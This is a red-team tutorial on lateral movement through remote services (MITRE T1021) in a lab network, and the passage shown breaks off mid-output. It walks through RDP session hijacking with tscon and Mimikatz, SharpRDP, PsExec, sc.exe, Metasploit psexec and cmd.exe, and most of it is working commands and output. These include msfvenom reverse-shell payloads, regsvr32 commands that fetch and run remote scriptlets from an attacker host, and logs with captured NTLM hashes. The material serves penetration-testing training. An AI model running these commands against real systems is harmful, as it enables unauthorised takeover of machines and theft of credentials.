Lateral Movement: Remote Services (Mitre:T1021)

March 27, 2022   By Raj Chandel

Introduction

During Red Team assessments, after a compromise has been done, attackers tend to laterally move through the network gaining more relevant information on other systems. This lateral movement is possible through the use of many binaries/services/processes. In this article, we will be solely focusing on Lateral Movement using Remote Services, i.e., services that can help in code/command execution on remote systems by taking invalid set of credentials. Oftentimes, the same set of credentials are used within an organization and this type of lateral movement becomes very easy and effective.

MITRE TACTIC: Lateral Movement (TA0008)

MITRE TECHNIQUE ID: T1021 (Remote Services)

SUBTITLE: Multiple Titles (T1021.001, T1021.002, T1021.003, T1021.004, T1021.005, T1021.006)

Table of Content

Background

Lateral movement is very helpful in gathering more data by compromising more systems rather than relying on just a single system to gain higher privileges and eventually compromise entire network.

Certain services are specifically designed to provide remote sessions and they accept connections if valid credentials are provided. In domain networks, this basic authentication is replaced with Kerberos however, a set of valid credentials can still be used across the network and on multiple devices. For example, an HR admin account can be logged on to any HR system and more data can be fetched this way by moving laterally.

The aim of this article is to demonstrate as many methods as possible by exploiting most well-known remote services including RDP, SSH etc. By the end of the article, we will talk about services like mimikatz and wmi. These services essentially use one or more combinations of remote services to provide remote sessions.

Let's start with RDP first and gradually move on to other services.

Understanding Attack Lab

For the article I have two setups in hand. One is an Active Directory setup with the domain "ignite.local" and the other is simple 2 windows devices connected on bridged with a Kali system in a non-domain environment. The details are as follows:

Non-Domain Systems

Username	Build	IP	Role
hex/Administrator	Windows 10 Enterprise 1809	192.168.0.119	Compromised Victim
server	Windows 10 Enterprise 1809	192.168.179.130	SSH Tunnel Destination
hex	Windows 10 Enterprise 1809	192.168.179.131	SSH Tunnel Medium
root	Kali Linux 2022.1	192.168.0.89	Attacker

Domain Systems   ignite.local

| Hostname	Build	IP	Role
dc1	Windows Server 2016	192.168.1.2	Lateral Destination
workstation01	Windows 10 1511	192.168.1.3	Compromised Victim
Kali	Kali Linux 2022.1	192.168.1.4	Attacker

Lateral Movement through RDP (T1021.001)

According to **Microsoft**, RDP is based on, and is an extension of, the T-120 family of protocol standards. A multichannel capable protocol allows for separate virtual channels for carrying the following information:

- presentation data
- serial device communication
- licensing information
- highly encrypted data, such as keyboard, mouse activity

In other words, it lets a user communicate with a remote server by providing him a fully functional GUI.

RDP Hijacking using Task Manager

When you connect to a user "Administrator" and open task manager-> go to users-> you'd see this if a user "hex" is signed out currently but exists.

You can click on hex and choose to connect

Task manager would now ask for the credentials for user hex

You'd be successfully connected to hex now. As it can be confirmed in cmd

RDP Hijacking using Tscon

tscon is a Microsoft Windows utility that was introduced the release of Windows Server 2012. It is used to connect to another session on a Remote Desktop Session Host server. It requires the destination and the session id to work. The User credentials can also be passed as parameters in tscon. Read more about it **here**.

Now the interesting thing is, if you have managed to achieve SYSTEM level permissions (NT AUTHORITY\SYSTEM), you could switch RDP sessions using tscon without needing password. This worked on older versions of Windows 10 flawlessly. In newer versions, there is still a need for passwords.

So, we first achieve NT AUTHORITY\SYSTEM on our compromised system using psexec and then see interactive sessions. We switch to the desired session (number 3 here) and use /DEST switch to switch current connection (rdp-tcp#9) with the user in 3rd session.

```
whoami
psexec64.exe -s cmd
whoami
query user
cmd /k tscon 3 /DEST:rdp-tcp#9
```


It will immediately open a new user "hex" in the same Remote Desktop Connection! This can be verified by whoami

RDP Hijacking using Mimikatz

Mimikatz includes a module "ts" to play with RDP sessions. It is an implementation of tscon only with added features of mimikatz. We can see active user sessions using

```
ts::sessions
```

We have a disconnected user hex on session ID 3. Let's connect to it. What we did using psexec, mimikatz does it automatically by using token impersonation to elevate privileges.

```
privilege::debug
token::elevate
ts::remote /id:3
```


And then you'd be presented with user "hex's" remote desktop!

SharpRDP Authenticated Command Execution

0xthirteen developed the **SharpRDP** tool which provides various methods and techniques for authenticated command execution using RDP as a service. This method won't include hijacking over remote sessions, rather, using logon information to provide code execution. It does so this by utilising COM library and mstscax.dll. Read more **here**.

First, we will create a payload

```
msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.0.89 lport=1337 -f exe > shell.exe
```


Next, we will host this file in our SMB share. We can set up a share manually or use Impacket's smbserver to set up a temporary share with the name "sharename"

```
smbserver.py sharename /root
```

```
┌──(root㊉kali)-[~]
└─# ls | grep shell.exe
shell.exe

┌──(root㊉kali)-[~]
└─# cd impacket/examples

┌──(root㊉kali)-[~/impacket/examples]
└─# smbserver.py sharename /root
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Now, using the credentials available to us of a remote user Administrator, we can use SharpRDP to execute this EXE file by providing in the UNC Path below

```
SharpRDP.exe computername=DESKTOP-9GSGK09 command="cmd.exe /c \\192.168.0.89\sharename\shell.exe"
username=Administrator password=123
```

```
C:\Users\Public>whoami
desktop-e8ak5sr\a_cha

C:\Users\Public>SharpRDP.exe computername=DESKTOP-9GSGK09 command="cmd.exe /c \\192.168.0.89\sharename\shell.exe"
username=Administrator password=123
[+] Connected to            :  DESKTOP-9GSGK09
[+] Execution priv type     :  non-elevated
[+] Executing cmd.exe /c \\192.168.0.89\sharename\shell.exe
[+] Disconnecting from      :  DESKTOP-9GSGK09
[+] Connection closed       :  DESKTOP-9GSGK09
```

As you can see, the remote server hit our SMB Server and fetched the file

```
┌──(root㊉kali)-[~/impacket/examples]
└─# smbserver.py sharename /root
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.0.119,1156)
[*] AUTHENTICATE_MESSAGE (DESKTOP-9GSGK09\Administrator,DESKTOP-9GSGK09)
[*] User DESKTOP-9GSGK09\Administrator authenticated successfully
[*] Administrator::DESKTOP-9GSGK09:aaaaaaaaaaaaaaaa:3bd50f0c88eed8e9b2d335b07956af4b:010100000000000
000fee9c36b40d801f5d06cc50fbd29af00000000001001000560078007400074004a00590067004c0071000300100056007800740
04a00590067004c0071000200010004200047006d0066006800420054006500040010004200470067d00660068004200540065
00700080000fee9c36b40d801060004000200000008003000300000000000000000000030000078d13315f71688f0ade
9570ebdb4eb70c949493a04d45018de9399f3b4cc743d0a00100000000000000000000000000000000090022006300690
0660073002f003100390032002e003100360038002e0030002e003800390000000000000000000
[*] Disconnecting Share(1:IPC$)
```

We have moved laterally successfully this way!

Lateral Movement through SMB (T1021.002)

SMB is one of the most widely used network protocol that allows users to communicate with remote systems across a network. Generally, it is used for sharing files, printers but by utilising writeable shares, it can be used to conduct command execution, and eventually lateral movement.

PsExec SMB RCE

Many tools like psexec utilise SMB to conduct authenticated command execution. According to Microsoft, "PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software. PsExec's most powerful uses include launching interactive command-prompts on remote systems and remote-enabling tools like IpConfig that otherwise do not have the ability to show information about remote systems." First, let's use impacket's smbserver to create a local SMB share that will host our malicious file. This file will eventually be written on remote systems and executed to gain movement.

```
smbserver.py sharename /root
```


Thereafter, we will now create a malicious file using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1337 -f exe > shell.exe
```

Now, we will use the compromised system and upload psexec64.exe in it. Then, we will use the following command to launch our malicious file in the host specified.

```
psexec64.exe \\DESKTOP-9GSGK09 -u hex -p 123 cmd.exe /c \\192.168.0.89\sharename\shell.exe
```

```
C:\Users\Public>psexec64.exe \\DESKTOP-9GSGK09 -u hex -p 123 cmd.exe /c \\192.168.0.89\sharename\shell.exe
psexec64.exe \\DESKTOP-9GSGK09 -u hex -p 123 cmd.exe /c \\192.168.0.89\sharename\shell.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

As you can see, hex has reached our smb share and fetched the file

```
[*] Remaining connections []
[*] Incoming connection (192.168.0.119,1469)
[*] Closing down connection (192.168.0.119,1469)
[*] Remaining connections []
[*] Incoming connection (192.168.0.119,1470)
[*] Closing down connection (192.168.0.119,1470)
[*] Remaining connections []
[*] Incoming connection (192.168.0.119,1074)
[*] AUTHENTICATE_MESSAGE (DESKTOP-9GSGK09\hex,DESKTOP-9GSGK09)
[*] User DESKTOP-9GSGK09\hex authenticated successfully
[*] hex::DESKTOP-9GSGK09:aaaaaaaaaaaaaaaa:884a67d759104cc3d0870efdbb621903:0101000000000000000866faa873fd801b30fd0094
bebb8740000000000010010006e0077005100450075004c0073005900030010006e0077005100450075004c00730059000200100007800590059004f006
60055004d0071004b0004001000780059004f00660055004d0071004b0007000800000866faa873fd801060000400020000000800300030000000
00000000000000000000200000b6eddf405337fcf0b0fe1808d67ac3cee5220d2e799e6f77c532e4440e581f9a0a0010000000000000000000000000
0000000000000090022006300690066007300f003100390032002e003100360038002e0030002e0038003900000000000000000000
[*] AUTHENTICATE_MESSAGE (\,DESKTOP-9GSGK09)
[*] User DESKTOP-9GSGK09\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
```

And hence, we have successfully received a reverse shell back!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1075
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
desktop-9gsgko9\hex

C:\Windows\system32>
```

Sc.exe process creation

sc.exe is a command-line tool that comes bundled with Windows and offers the functionality to maintain and administer Windows NT services. This is a non-essential system process, however, it can be used to create processes and execute DLLs in them. Here, we will create a process "ignite" and use regsvr method to define the executing DLL within that process.

First, let's set up our handler and generate regsvr code using Metasploit.

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.89
```

```
set LPORT 1234
set target 3
run
```

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload windows/x64/shell_reverse_tcp
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 3
target ⇒ 3
msf6 exploit(multi/script/web_delivery) > set LHOST 192.168.0.89
LHOST ⇒ 192.168.0.89
msf6 exploit(multi/script/web_delivery) > set LPORT 1337
LPORT ⇒ 1337
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.89:1337
[*] Using URL: http://0.0.0.0:8080/nGU8JQ0b9OjF
[*] Local IP: http://192.168.0.89:8080/nGU8JQ0b9OjF
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.0.89:8080/nGU8JQ0b9OjF.sct scrobj.dll
msf6 exploit(multi/script/web_delivery) > █
```

Now, the regsvr code that we obtained can be included within the sc.exe binpath command. The following command creates a process ignite with the above code in it. It then starts the same. Please note that "DESKTOP-9GSGKO9" is the destination windows system, where the code is to be executed.

```
sc \\DESKTOP-9GSGKO9 create ignite binpath= "C:\Windows\System32\regsvr32 /s /n /u
/i:http://192.168.0.89:8080/nGU8JQ0b9OjF.sct scrobj.dll"
sc \\DESKTOP-9GSGKO9 start ignite
```

```
C:\Users\Public>sc \\DESKTOP-9GSGKO9 create ignite binpath= "C:\Windows\System32\regsvr32 /s /n /u /
i:http://192.168.0.89:8080/nGU8JQ0b9OjF.sct scrobj.dll"
sc \\DESKTOP-9GSGKO9 create ignite binpath= "C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168
.0.89:8080/nGU8JQ0b9OjF.sct scrobj.dll"
[SC] CreateService SUCCESS

C:\Users\Public>sc \\DESKTOP-9GSGKO9 start ignite
sc \\DESKTOP-9GSGKO9 start ignite
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\Public>█
```

As you can see, a service start failed error has been obtained but that is because the DLL we provided isn't a valid one. It would still execute our DLL and give us a reverse shell! Here, we had the Admin authority over the writeable shares in the remote system so we received an NT AUTHORITY\SYSTEM privilege but depending on the rights you have, this may vary.

```
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.0.89:8080/nGU8JQ0b9OjF.sct scrobj.dll
msf6 exploit(multi/script/web_delivery) > [*] 192.168.0.119   web_delivery - Handling .sct Request
[*] 192.168.0.119   web_delivery - Delivering Payload (3669 bytes)
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.89:1337 → 192.168.0.119:1219 ) at 2022-03-25 01:20:29 -
0400

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM  ←
meterpreter > █
```

Metasploit SMB Remote PsExec

A Metasploit psexec module exists which can compromise a remote system if SMB is reachable on the target and the credentials provided are valid. Here, lets say we obtained SMB credentials Administrator:123, we can use these credentials across the network and compromise other systems with the same set of credentials. Here, you can see, we set the payload to be a meterpreter one and upon successful execution, we have received a web shell!

```
use exploit/windows/smb/psexec
set payload windows/x64/meterpreter/reverse_tcp
set RHOSTS 192.168.0.119
set SMBUSER Administrator
set SMBPASS 123
set LHOST 192.168.0.89
set LPORT 4444
exploit
```

```
msf6 > use exploit/windows/smb/psexec  ←
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp  ←
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.0.119  ←
RHOSTS ⇒ 192.168.0.119
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator  ←
SMBUSER ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS 123  ←
SMBPASS ⇒ 123
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.0.89  ←
LHOST ⇒ 192.168.0.89
msf6 exploit(windows/smb/psexec) > set LPORT 4444  ←
LPORT ⇒ 4444
msf6 exploit(windows/smb/psexec) > exploit  ←

[*] Started reverse TCP handler on 192.168.0.89:4444
[*] 192.168.0.119:445 - Connecting to the server ...
[*] 192.168.0.119:445 - Authenticating to 192.168.0.119:445 as user 'Administrator' ...
[*] 192.168.0.119:445 - Selecting PowerShell target
[*] 192.168.0.119:445 - Executing the payload ...
[+] 192.168.0.119:445 - Service start timed out, OK if running a command or non-service executable..
.
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 2 opened (192.168.0.89:4444 → 192.168.0.119:1292 ) at 2022-03-25 04:23:58 -
0400

meterpreter > █
```

Cmd.exe SMB RCE

Cmd.exe in Windows is also capable of executing commands on a remote system if the user has write access on critical shares like C$, ADMIN$ etc, cmd.exe can copy a file to locations like C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp and gain persistence in conjunction with lateral movement.

However, in this example, we will just run a simple regsvr command and write its output to a file called ignite in ADMIN$ share demonstrating the write capability of the command.

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.89
set LPORT 1234
set target 3
run
```


Now we run this using cmd.exe

```
cmd.exe /Q /c "C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168.0.89:8080/jqVdIASVxjl4T.sct
scrobj.dll" 1> \\127.0.0.1\ADMIN$\ignite 2>&1
```


This gives us a reverse shell!

```
[*] 192.168.0.119    web_delivery - Handling .sct Request
[*] 192.168.0.119    web_delivery - Delivering Payload (3734 bytes)
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.89:1234 → 192.168.0.119:1340 ) at 2022-03-25 04:44:43 -
0400
set LHOST 192.168.0.89
LHOST ⇒ 192.168.0.89
msf6 exploit(multi/script/web_delivery) > sessions 1 ←
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: DESKTOP-9GSGKO9\Administrator  ←
meterpreter > █
```

As you can see, the output file has been created in the remote share we specified. Though there was no output so the file is empty, but it got created.

```
C:\Users\Administrator>dir \\DESKTOP-9GSGKO9\ADMIN$  ←
 Volume in drive \\DESKTOP-9GSGKO9\ADMIN$ has no label.
 Volume Serial Number is 366C-54EE

 Directory of \\DESKTOP-9GSGKO9\ADMIN$

